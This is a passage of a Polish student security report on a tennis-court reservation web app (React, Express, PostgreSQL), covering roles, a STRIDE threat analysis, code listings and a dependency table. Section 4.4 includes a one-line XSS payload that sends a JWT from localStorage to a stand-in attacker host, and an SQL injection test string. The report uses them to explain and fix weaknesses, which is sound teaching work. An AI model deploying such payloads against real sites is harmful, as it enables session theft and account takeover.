

Politechnika Rzeszowska
Wydział Elektrotechniki i Informatyki
Katedra Elektrotechniki i Podstaw Informatyki

Sprawozdanie z bezpieczeństwa aplikacji System rezerwacji kortów tenisowych

Przedmiot: Bezpieczeństwo systemów informatycznych
Prowadzący: dr inż. Bartosz Trybus

Autor 1: Soboń Jakub, nr ind. 173213
Autor 2: Stachiewicz Dawid, nr ind. 173218
Autor 3: Strzępek Katarzyna, nr ind. 173220

Repozytorium: <https://github.com/jcob2276/tennis-courts>
Frontend (prod): <https://tennis-courts-nu.vercel.app>
Backend (prod): Railway.app (Node.js + PostgreSQL)

Rzeszów, Maj 2026
Semestr letni 2025/2026

Spis treści

1	Wprowadzenie i zakres pracy	2
1.1	Kontekst projektu	2
1.2	Wstępna ocena bezpieczeństwa	2
1.3	Opis systemu	2
1.4	Role użytkowników i uprawnienia	3
1.5	Wymagania i obecny poziom realizacji	3
1.6	Decyzje projektowe	3
2	Architektura systemu	4
2.1	Diagram architektoniczny	5
2.2	Stos technologiczny	5
3	Diagramy UML	6
3.1	Diagram przypadków użycia (Use Case)	6
3.2	Diagram encji (ERD)	7
3.3	Diagram sekwencji (Sequence Diagram)	8
4	Analiza zagrożeń	8
4.1	Zagrożenia projektowe	8
4.2	Analiza wybranych mechanizmów w kodzie	9
4.3	SQL Injection	9
4.4	Kradzież tokenów JWT / XSS	10
4.5	Brute-Force na endpointzie logowania	11
5	Zależności i bezpieczeństwo łańcucha dostaw	12
5.1	Tabela zależności	12
5.2	Znane podatności w poprzednich wersjach zależności	13
6	Część otwarta	14
6.1	Obsługa błędów	14
6.2	Test jednostkowy – wykrywanie kolizji rezerwacji	16
6.3	Znane słabości systemu	17
6.4	Scenariusz wdrożenia	18
7	Dokumentacja fotograficzna projektu	19
8	Podsumowanie	27

1. Wprowadzenie i zakres pracy

1.1. Kontekst projektu

Pierwotny pomysł był inny, ale ostatecznie wybraliśmy aplikację do rezerwacji kortów tenisowych. Ta zmiana uprościła zakres funkcjonalny, a jednocześnie zostawiła wystarczająco dużo obszarów bezpieczeństwa do analizy: logowanie, role, dostęp do cudzych danych, zapisy w bazie, integracje z chmurą i zewnętrznym API.

Najważniejszy przypadek użycia jest prosty: użytkownik wybiera kort, datę i godzinę, a system sprawdza, czy termin nie koliduje z istniejącą rezerwacją. Moderator może pilnować rezerwacji wszystkich użytkowników, a administrator dodatkowo zarządza kortami. Właśnie ta prostota pomaga dobrze pokazać, gdzie kończy się funkcjonalność, a zaczyna bezpieczeństwo.

1.2. Wstępna ocena bezpieczeństwa

Obszar	Wniosek
Ogólna ocena	Aplikacja nie powinna być traktowana jako w pełni bezpieczny system produkcyjny. Jest to projekt dydaktyczny, który pokazuje podstawowe mechanizmy ochrony oraz miejsca wymagające dalszego utwardzenia.
Tożsamość użytkownika	Backend sam weryfikuje token JWT i nie opiera decyzji bezpieczeństwa na stanie interfejsu.
Uprawnienia	Role USER, MOD i ADMIN są sprawdzane po stronie serwera przez middleware RBAC.
Dane w bazie	Zapytania do PostgreSQL są parametryzowane, a hasła są przechowywane jako hashe bcrypt.
Odporność systemu	Projekt ma podstawową obsługę błędów i fallback dla pogody, ale wymaga lepszego monitoringu, komunikatów awaryjnych i rate-limitingu.
Największe ryzyko	Token JWT jest trzymany w <code>localStorage</code> , brak rate-limitingu logowania i brak nagłówków Helmet/CSP. To są realne słabości, a nie tylko teoretyczne uwagi.

1.3. Opis systemu

Analizowany system to aplikacja webowa umożliwiająca rezerwację kortów tenisowych. Składa się z trzech warstw:

- **Frontend** - React 19 + Vite, hostowany jako statyczny SPA na Vercel;
- **Backend (API)** - Node.js 20 + Express 4, hostowany na Railway;
- **Baza danych** - PostgreSQL 15, zarządzana przez Railway.

Użytkownik uzyskuje dostęp przez przeglądarkę internetową. Komunikacja frontend-backend odbywa się przez HTTPS za pomocą REST API.

1.4. Role użytkowników i uprawnienia

W systemie występują trzy role:

Rola	Uprawnienia
USER	Przeglądanie kortów, składanie rezerwacji we własnym imieniu, przegląd i anulowanie własnych rezerwacji.
MOD	Wszystkie uprawnienia USER plus: przegląd rezerwacji wszystkich użytkowników, możliwość anulowania dowolnej rezerwacji.
ADMIN	Wszystkie uprawnienia MOD plus: zarządzanie kontami użytkowników (zmiana roli, blokowanie konta), zarządzanie kortami (dodawanie, edycja, dezaktywacja).

1.5. Wymagania i obecny poziom realizacji

Na podstawie analizy kodu zidentyfikowano następujące wymagania. Część z nich została zrealizowana, ale nie oznacza to, że cały system jest bezpieczny produkcyjnie. W kilku miejscach zastosowano rozwiązania uproszczone, wystarczające do projektu dydaktycznego, lecz wymagające poprawy przed realnym użyciem.

1. Uwierzytelnianie - każde żądanie do zasobów chronionych musi być opatrzone ważnym tokenem JWT.
2. Autoryzacja - mechanizm RBAC ogranicza dostęp do endpointów zgodnie z rolą użytkownika.
3. Integralność haseł - hasła przechowywane są wyłącznie jako skróty berypt (koszt pracy = 12).
4. Ochrona przed SQL Injection - wszystkie zapytania do bazy danych korzystają z parametryzowanych zapytań (prepared statements).
5. Walidacja danych wejściowych - dane z żądania są walidowane przez bibliotekę `express-validator` przed przekazaniem do logiki biznesowej.
6. Poufność komunikacji - HTTPS wymuszony przez platformy hostingowe (Vercel, Railway).
7. Ochrona sekretów - sekrety (klucze JWT, dane dostępu do bazy, klucze API) przechowywane są w zmiennych środowiskowych, nie w repozytorium.
8. Soft-delete - anulowanie rezerwacji i dezaktywacja kortów nie kasuje rekordów z bazy, tylko zmienia ich status lub flagę `is_active = false`.

1.6. Decyzje projektowe

Poniższe decyzje najlepiej opisują sposób, w jaki projekt był prowadzony. Nie są to tylko szczegóły implementacyjne, ale konkretne kompromisy związane z bezpieczeństwem, prostotą i czasem dostępnym na wykonanie projektu.


Decyzja	Uzasadnienie
Własne JWT zamiast gotowego dostawcy logowania	Pozwala pokazać mechanizm uwierzytelniania i autoryzacji w kodzie. Jednocześnie jest to decyzja, która w produkcji wymagałaby większej ostrożności, np. refresh tokenów, rotacji sekretów i lepszej ochrony tokenu po stronie klienta.
RBAC po stronie backendu	Interfejs może ukrywać przyciski, ale nie może być jedynym miejscem kontroli dostępu. Dlatego uprawnienia są sprawdzane w Expressie przez <code>verifyToken</code> i <code>requireRole</code> .
PostgreSQL i zapytania parametryzowane	System przechowuje dane relacyjne: użytkowników, korty i rezerwacje. Zapytania z parametrami <code>\$1</code> , <code>\$2</code> ograniczają ryzyko SQL Injection.
Soft-delete zamiast fizycznego kasowania	Anulowanie rezerwacji lub dezaktywacja kortu nie usuwa historii z bazy. To ułatwia audyt i wyjaśnianie problemów po fakcie.
Fallback dla pogody	Pogoda jest dodatkiem, a nie rdzeniem aplikacji. Awaria OpenWeatherMap nie powinna blokować rezerwacji kortów.

2. Architektura systemu

Architektura została podzielona na trzy główne części: frontend, backend oraz bazę danych. Dodatkowo backend komunikuje się z zewnętrznym API pogodowym. Taki podział dobrze odpowiada temu, jak działają typowe aplikacje webowe omawiane na zajęciach: przeglądarka nie łączy się bezpośrednio z bazą, tylko wykonuje żądania HTTP do backendu, a backend odpowiada za logikę, walidację i dostęp do danych.

Dlaczego ta architektura ma znaczenie dla bezpieczeństwa

Najważniejsze decyzje bezpieczeństwa znajdują się po stronie backendu: weryfikacja tokenu, sprawdzanie roli, walidacja danych i zapytania do bazy. Frontend poprawia wygodę korzystania z aplikacji, ale nie może być traktowany jako granica bezpieczeństwa, bo użytkownik może go zmodyfikować w przeglądarce.



Rysunek 1: Architektura systemu rezerwacji kortów tenisowych

2.1. Diagram architektoniczny


2.2. Stos technologiczny

Warstwa	Technologia	Rola w systemie
Frontend	React 19, Vite 8, TailwindCSS, Radix UI	Interfejs użytkownika, SPA
HTTP Client	Axios 1.15.2	Komunikacja frontend-backend, interceptory JWT
Backend	Node.js 20, Express 4	REST API, logika biznesowa, middleware
Uwierzytelnianie	jsonwebtoken 9.0.2, bcrypt 5.1.1	Tokeny sesji, hashowanie haseł
Walidacja	express-validator 7.1.0	Walidacja i sanitizacja danych wejściowych
Baza danych	PostgreSQL 15, node-postgres 8.11.5	Trwałe przechowywanie danych, transakcje
Hosting FE	Vercel	CDN, CI/CD, HTTPS, rewrite rules dla SPA
Hosting BE	Railway	PaaS, zmienne środowiskowe, managed PostgreSQL

3. Diagramy UML

3.1. Diagram przypadków użycia (Use Case)


Diagram przypadków użycia pokazuje, jakie operacje może wykonać użytkownik niezalogowany oraz jakie funkcje są dostępne po zalogowaniu dla ról USER, MOD i ADMIN.



Rysunek 2: Diagram przypadków użycia

3.2. Diagram encji (ERD)

Diagram ERD przedstawia trzy główne encje systemu: **USERS**, **COURTS** oraz **RESERVATIONS**. Relacje pokazują, że jeden użytkownik może mieć wiele rezerwacji, a jeden kort może występować w wielu rezerwacjach.




Rysunek 3: Diagram encji ERD

Uwaga dotycząca schematu bazy danych

Tabela **RESERVATIONS** zawiera pole **status** przyjmujące wartości **CONFIRMED** lub **CANCELLED**. Anulowanie rezerwacji nie usuwa rekordu (soft-delete), co zachowuje historyczność danych. Podobnie pole **is_active** w tabeli **COURTS** pozwala dezaktywować kort bez fizycznego usuwania.

3.3. Diagram sekwencji (Sequence Diagram)

Diagram sekwencji przedstawia szczegółowy przepływ sterowania podczas procesu logowania. Pokazuje on interakcję między użytkownikiem, warstwą frontendową, backendem (gdzie następuje weryfikacja funkcji bcrypt) oraz bazą danych, kończąc się wygenerowaniem i zwróceniem tokenu JWT.



Rysunek 4: Diagram sekwencji dla procesu logowania

4. Analiza zagrożeń

Analiza zagrożeń została potraktowana jako część projektowania, a nie jako dopisek po napisaniu kodu. Najpierw wskazujemy problemy, które można było przewidzieć już na etapie koncepcji. Dopiero później pokazujemy, które fragmenty kodu te problemy ograniczają, a które obszary nadal pozostają ryzykowne.

4.1. Zagrożenia projektowe

Zagrożenie 1: Nieuprawniona rezerwacja lub anulowanie rezerwacji

System obsługuje kilka ról użytkowników. Najważniejszym ryzykiem projektowym jest sytuacja, w której zwykły użytkownik mógłby anulować cudzą rezerwację albo wykonać operację przeznaczoną dla moderatora lub administratora. Z tego powodu już w projekcie przewidziano role USER, MOD i ADMIN oraz kontrolę dostępu po stronie

backendu, a nie tylko ukrywanie przycisków w interfejsie.

Zagrożenie 2: Kolizje czasowe rezerwacji

Dwie osoby nie powinny móc zarezerwować tego samego kortu w nachodzących na siebie godzinach. Jest to problem zarówno funkcjonalny, jak i związany z niezawodnością systemu. Projekt musi zawierać regułę wykrywania kolizji przed zapisem rezerwacji oraz test sprawdzający przypadki brzegowe, np. rezerwacje stykające się końcem i początkiem.

Zagrożenie 3: Niedostępność zależności zewnętrznych

Aplikacja zależy od bazy PostgreSQL, hostingu backendu, hostingu frontendu oraz zewnętrznego API pogodowego. Awaria jednego z tych elementów nie powinna kończyć się niezrozumiałym błędem dla użytkownika. W projekcie trzeba opisać, co użytkownik zobaczy przy awarii bazy oraz co stanie się przy niedostępności API pogodowego.

4.2. Analiza wybranych mechanizmów w kodzie

Poniższa analiza oparta jest na metodologii STRIDE. Nie jest to dowód, że system jest bezpieczny jako całość. To przegląd wybranych miejsc: tych, w których zastosowano poprawne zabezpieczenia, oraz tych, gdzie pozostało ryzyko.

4.3. SQL Injection

Status: MITYGOWANE

System konsekwentnie stosuje parametryzowane zapytania we wszystkich miejscach, gdzie dane użytkownika trafiają do bazy danych. Zgodnie z metodologią STRIDE, udany atak SQL Injection klasyfikuje się jako **Tampering** (nieautoryzowana modyfikacja danych) oraz **Information Disclosure** (ujawnienie poufnych informacji).

Przykład – wykrywanie kolizji rezerwacji (server/routes/reservations.js):

```
1 SELECT id FROM reservations
2 WHERE court_id = $1
3   AND date = $2
4   AND status = 'CONFIRMED'
5   AND NOT (end_time <= $3 OR start_time >= $4);
```

Listing 1: Parametryzowane zapytanie wykrywające kolizje

Wartości \$1 – \$4 są przekazywane przez sterownik node-postgres jako osobne parametry binarne, niezależne od treści samego zapytania SQL. Nawet gdyby użytkownik podał jako datę ciąg ' OR 1=1 -, trafiłoby to do bazy jako dosłowną wartość pola, a nie jako fragment składni SQL.

Przykład – rejestracja użytkownika (server/routes/auth.js):

```
1 const result = await pool.query(  
2   'INSERT INTO users (email, password_hash, name, role) VALUES ($1,  
3     $2, $3, $4) RETURNING id, email, role',  
4   [email, passwordHash, name, 'USER']  
);
```

Listing 2: Wstawianie użytkownika z parametryzowanym zapytaniem

Ryzyko resztkowe: brak (przy zachowaniu obecnej praktyki). Ryzyko pojawiłoby się, gdyby ktoś w przyszłości używał konkatenacji stringów zamiast parametryzacji.

4.4. Kradzież tokenów JWT / XSS

Status: CZĘŚCIOWO MITYGOWANE

Token JWT jest przechowywany w `localStorage`, co narażone jest na kradzież tokenu przez skrypty XSS wstrzyknięte w stronę. Brak flag `HttpOnly` i `Secure` (tokeny w cookie nie są stosowane). Sama warstwa XSS nie jest dodatkowo chroniona nagłówkiem CSP. W modelu STRIDE kradzież tokenu sesyjnego i posługiwanie się nim to klasyczny przykład **Spoofing** (podsywanie się pod innego użytkownika), a w przypadku przejęcia tokenu administratora prowadzi również do **Elevation of Privilege** (podniesienie uprawnień).

Mechanizm uwierzytelniania (server/middleware/auth.js):

```
1 const verifyToken = (req, res, next) => {  
2   const authHeader = req.headers['authorization'];  
3   if (!authHeader || !authHeader.startsWith('Bearer ')) {  
4     return res.status(401).json({ error: 'Brak tokenu' });  
5   }  
6   const token = authHeader.split(' ')[1];  
7   try {  
8     const decoded = jwt.verify(token, process.env.JWT_SECRET);  
9     req.user = decoded;  
10    next();  
11  } catch (err) {  
12    return res.status(401).json({ error: 'Nieprawid owy token' });  
13  }  
14  };
```

Listing 3: Weryfikacja tokenu JWT po stronie serwera

Przechowywanie tokenu po stronie klienta (client/src/api/index.js):

```
1 axiosInstance.interceptors.request.use((config) => {  
2   const token = localStorage.getItem('token'); // <-- localStorage,  
3     nie HttpOnly cookie  
4   if (token) {  
5     config.headers.Authorization = 'Bearer ${token}';  
6   }  
7   return config;  
8 });
```

```
7 });
```

Listing 4: Interceptor dodający token do każdego żądania

Wektor ataku: jeżeli atakujący zdoła wstrzyknąć kod JavaScript do strony (np. przez niezabezpieczony input renderowany przez `dangerouslySetInnerHTML` lub przez zależność z lukami XSS), może wyegzekwować:

```
1 fetch('https://evil.example.com/steal-t=' +
    localStorage.getItem('token'));
```

Listing 5: Przykład eksfiltracji tokenu przez XSS

Uzyskany token jest ważny przez 7 dni (`expiresIn: '7d'`) i pozwala działać w imieniu ofiary aż do jego wygaśnięcia.

Zalecenie: Przeniesienie tokenu do ciasteczka z flagą `HttpOnly` eliminuje wektor ataku XSS, ponieważ złośliwe skrypty po stronie klienta nie mają do niego dostępu. Należy jednak pamiętać, że takie rozwiązanie otwiera drogę do ataków CSRF (Cross-Site Request Forgery). Z tego powodu kluczowe jest jednocześnie zastosowanie flagi `SameSite=Strict`, która blokuje wysyłanie ciasteczka w żądaniach pochodzących z innych witryn, oraz flagi `Secure`. Dodatkowo warto wdrożyć nagłówek `Content-Security-Policy`.

4.5. Brute-Force na endpointzie logowania

Status: NIEMITYGOWANE

Endpoint `POST /api/auth/login` nie ma żadnego ograniczenia liczby prób logowania na jednostkę czasu (brak rate-limitingu). Atakujący może nieograniczenie próbować haseł metodami słownikowymi. Udańe odgadnięcie hasła w wyniku ataku brute-force stanowi realizację zagrożenia typu **Spoofing** (uzyskanie dostępu jako legalny użytkownik).

Kod endpointu logowania (`server/routes/auth.js`, fragment):

```
1 router.post('/login',
2   body('email').isEmail().normalizeEmail(),
3   body('password').notEmpty(),
4   async (req, res) => {
5     const errors = validationResult(req);
6     if (!errors.isEmpty()) {
7       return res.status(400).json({ errors: errors.array() });
8     }
9     const { email, password } = req.body;
10    const result = await pool.query(
11      'SELECT * FROM users WHERE email = $1',
12      [email]
13    );
14    if (!result.rows.length) {
15      return res.status(401).json({ error: 'Nieprawid owe dane' });
16    }
17    const user = result.rows[0];
18    const valid = await bcrypt.compare(password, user.password_hash);
```

```

19   if (!valid) {
20     return res.status(401).json({ error: 'Nieprawid owe dane' });
21   }
22   // ...generowanie tokenu JWT...
23 }
24 );
25 // BRAK: express-rate-limit lub podobnego middleware

```

Listing 6: Endpoint logowania – brak ograniczenia liczby prób

Scenariusz ataku: skrypt wysyłający 10 000 żądań POST /api/auth/login ze słownika haseł nie napotka żadnej przeszkody po stronie serwera. Jedynym spowalniaczem jest `bcrypt.compare` z kosztem 12 (ok. 300 ms/probe), co oznacza 200 prób/minutę na jednym połączeniu – niewystarczające dla ataku z puli połączeń.

Zalecenie: dodać pakiet `express-rate-limit` z limitem np. 10 prób/15 min per IP dla endpointów autoryzacyjnych:

```

1  const rateLimit = require('express-rate-limit');
2  const loginLimiter = rateLimit({
3    windowMs: 15 * 60 * 1000, // 15 minut
4    max: 10, // max 10 pr b
5    message: { error: 'Zbyt wiele pr b logowania. Spr buj
6               p niej.' }
7  });
8  router.post('/login', loginLimiter, /* ... reszta handlera */);

```

Listing 7: Przykładowa konfiguracja rate-limitingu

5. Zależności i bezpieczeństwo łańcucha dostaw

5.1. Tabela zależności

Pakiet	Wersja	Przeznaczenie
express	4.19.2	Framework HTTP, routing, middleware
jsonwebtoken	9.0.2	Generowanie i weryfikacja tokenów JWT
bcrypt	5.1.1	Hashowanie haseł
express-validator	7.1.0	Walidacja i sanitizacja danych wejściowych
cors	2.8.5	Nagłówki CORS dla REST API
dotenv	16.4.5	Ładowanie zmiennych środowiskowych z pliku <code>.env</code>
pg (node-postgres)	8.11.5	Klient PostgreSQL dla Node.js
helmet	–	Brak w projekcie – nagłówki bezp. nie stosowane

(ciąg dalszy na następnej stronie)

Pakiet	Wersja	Przeznaczenie
react	19.2.5	Biblioteka UI, komponentowy model widoku
react-dom	19.2.5	Renderowanie React w przeglądarce
vite	8.0.10	Bundler i dev-server dla frontendu
axios	1.15.2	Klient HTTP, interceptory JWT
